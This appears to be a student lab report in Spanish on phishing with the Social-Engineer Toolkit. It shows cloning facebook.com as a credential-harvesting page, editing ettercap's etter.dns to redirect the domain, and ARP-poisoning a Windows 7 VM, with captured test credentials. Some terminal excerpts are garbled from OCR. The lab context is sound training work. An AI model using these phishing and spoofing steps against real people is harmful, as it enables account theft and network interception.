

Practica Setoolkit

En Kali se muestra la IP y la MAC para este pues será el equipo atacante.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.1.6 netmask 255.255.255.0 broadcast 10.0.1.255
    ether 08:00:27:95:8c:5e txqueuelen 1000 (Ethernet)
    RX packets 6791 bytes 1341567 (1.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 10179 bytes 1584803 (1.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 1364 bytes 456447 (445.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1364 bytes 456447 (445.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Inicié la herramienta de Setoolkit como se muestra en la presentación clonando el sitio de facebook.com.

```
root@kali: ~
File Edit View Search Terminal Tabs Help


root@kali: ~ x root@kali: ~ x + v

need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.
1.1 Sends spoofed DNS replies & sends SMB challenges with custom challenge

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.1.6]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com
1.0 PPTP: Forces tunnel re-negotiation
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
1.2 Sends visited URLs to the browser
The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your d
irectory structure is.
Press {return} if you understand what we're saying here.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.1.8 - - [30/Mar/2019 21:26:03] "GET / HTTP/1.1" 200 -
```

Diana G. Tadeo Guillén

Singresé desde el navegador del Windows 7 se muestra que el sitio ha sido clonado adecuadamente.



Realicé las configuraciones en el archivo etter.dns para poder redirigir las peticiones que se hacen inicialmente al dominio de facebook.com, al equipo atacante.

```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~ x root@kali: ~ x root@kali: ~ x
GNU nano 3.1 /etc/ettercap/etter.dns
# or for SRV query (either IPv4 or IPv6):
# service._tcp._udp.domain SRV 192.168.1.10:port
# service._tcp._udp.domain SRV [2001:db8::3]:port
# or for PTR query (value must be wrapped in double quotes):
# google.com TXT "v=spf1 ip4:192.168.0.3/32 ~all"
# NOTE: the wildcarded hosts can't be used to poison the PTR requests
# so if you want to reverse poison you have to specify a plain
# host. (look at the www.microsoft.com example)
# Flood the LAN with random MAC addresses
#####
1.0 Simple arp responder
facebook.com on afa broadcast 10.0.1.6
#####
# microsoft sucks ;)
# redirect it to www.linux.org
# xdg-open http://api.bing.com/qsm1.aspx?
%2Ffacebook.com%2F&maxwidth=398 [ Wrote 121 lines ]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line
```

Al iniciar ettercap me aseguré de que este funcione adecuadamente checando que las direcciones MAC de la tabla arp han sido cambiadas por la MAC de la máquina atacante.

```
C:\Users\vagrant>arp -a

Interface: 10.0.1.8 --- 0xf
Internet Address      Physical Address      Type
10.0.1.1              52-54-00-12-35-00    dynamic
10.0.1.3              08-00-27-3c-5f-c3    dynamic
10.0.1.6              08-00-27-95-8c-5e    dynamic
10.0.1.255            ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.252           01-00-5e-00-00-fc    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static

C:\Users\vagrant>arp -a

Interface: 10.0.1.8 --- 0xf
Internet Address      Physical Address      Type
10.0.1.1              08-00-27-95-8c-5e    dynamic
10.0.1.3              08-00-27-95-8c-5e    dynamic
10.0.1.6              08-00-27-95-8c-5e    dynamic
10.0.1.255            ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.252           01-00-5e-00-00-fc    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static
```

A partir de aquí tuve varios problemas ya que cuando introducía la dirección dns “facebook.com” no me enviaba a la página de mi servidor. También intenté con “https://www.facebook.com”, “www.facebook.com” y otras variaciones. Varié también el archivo etter.dns, sin embargo en ningún intento pude ser redirigida por el registro A.

Solo pude entender cómo funcionaba introduciendo los datos en la página clonada.



Y viendo el tráfico con ettercap donde se muestra el usuario y el password.

```
Sun Mar 31 14:29:55 2019 [477303]
TCP 10.0.1.6:80 -> 10.0.1.8:49794 | A (0)
HTTP : 10.0.1.6:80 -> USER: correo@prueba.com PASS: sadd INFO: http://10.0.1.6
/
CONTENT: jazoest=2730&lscd=AVri4noW&display=&enable_profile_selector=&isprivate=&
legacy_return=0&profile_selector_ids=&return_session=&skip_api_login=&signed_nex
t=&trynum=1&timezone=&lgnrdim=&lgnrnd=112305_2pzN&lgnjs=n&email=correo@prueba.com
&pass=sadd&login=1&prefill_contact_point=&prefill_source=&prefill_type=&first_pr
```